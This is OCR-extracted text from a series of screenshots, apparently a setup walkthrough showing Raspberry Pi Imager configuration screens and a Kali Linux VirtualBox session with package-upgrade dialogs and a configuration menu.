




Raspberry Pi Imager v1.9.6
Raspberry Pi
Raspberry Pi Device
Operating System
Storage
RASPBERRY PI 4
CHOOSE OS
CHOOSE STORAGE
NEXT



Raspberry Pi Imager v1.9.6
Operating System
X
Media player OS
Media player operating systems
Emulation and game OS
Emulators for running retro-computing platforms
Other specific-purpose OS
Home automation, 3D printing and specialised operating systems
Freemium and paid-for OS
Freemium and paid-for digital signage, 3d printing and thin client operating systems
Misc utility images
Bootloader EEPROM configuration, etc.
Erase



Raspberry Pi Imager v1.9.6
Raspberry Pi
Raspberry Pi Device
Operating System
Storage
RASPBERRY ...
RASPBERRY PI 3, 4, 400, 5 AND 500 ...
SANDISK ULTRA USB DEVICE
NEXT



Raspberry Pi Imager v1.9.6
Raspberry Pi
Would you like to apply OS customisation settings?
EDIT SETTINGS
NO, CLEAR SETTINGS
YES
NO
NEXT



OS Customisation
General
Services
Options
Set hostname:
raspberrypi
.local
Set username and password
Username:
nithik
Password:
Configure wireless LAN
SSID:
Password:
Hidden SSID
Wireless LAN country:
Set locale settings
Time zone:
Asia/Kolkata
Keyboard layout:
CANCEL
SAVE



kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Home
File System
Trash
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$



kali@kali: ~
File Actions Edit View Help
Package configuration
Configuring libc6:amd64
There are services installed on your system which need to be restarted when certain libraries, such as libpam, libc, and libssl, are upgraded. Since these restarts may cause interruptions of service for the system, you will normally be prompted on each upgrade for the list of services you wish to restart. You can choose this option to avoid being prompted; instead, all necessary restarts will be done for you automatically so you can avoid being asked questions on each library upgrade.
Restart services during package upgrades without asking?
<Yes>
<No>



kali@kali: ~
File Actions Edit View Help
Package configuration
Configuring postgresql-common
Obsolete major version 16
The PostgreSQL version 16 is obsolete, but the server or client packages are still installed. Please install the latest packages (postgresql-17 and postgresql-client-17) and upgrade the existing clusters with pg_upgradecluster (see manpage).
Please be aware that the installation of postgresql-17 will automatically create a default cluster 17/main. If you want to upgrade the 16/main cluster, you need to remove the already existing 17 cluster (pg_dropcluster --stop 17 main, see manpage for details).
The old server and client packages are no longer supported. After the existing clusters are upgraded, the postgresql-16 and postgresql-client-16 packages should be removed.
<Ok>



Main Menu
Hardening Configure the system for extra security
Metapackages Install specific subsets of tools for particular needs
Network Repositories Configure network repositories for APT sources
Shell & Prompt Configure the shell and command prompt
Virtualization Additional configurations for Virtual Machines
<Select>
<Quit>

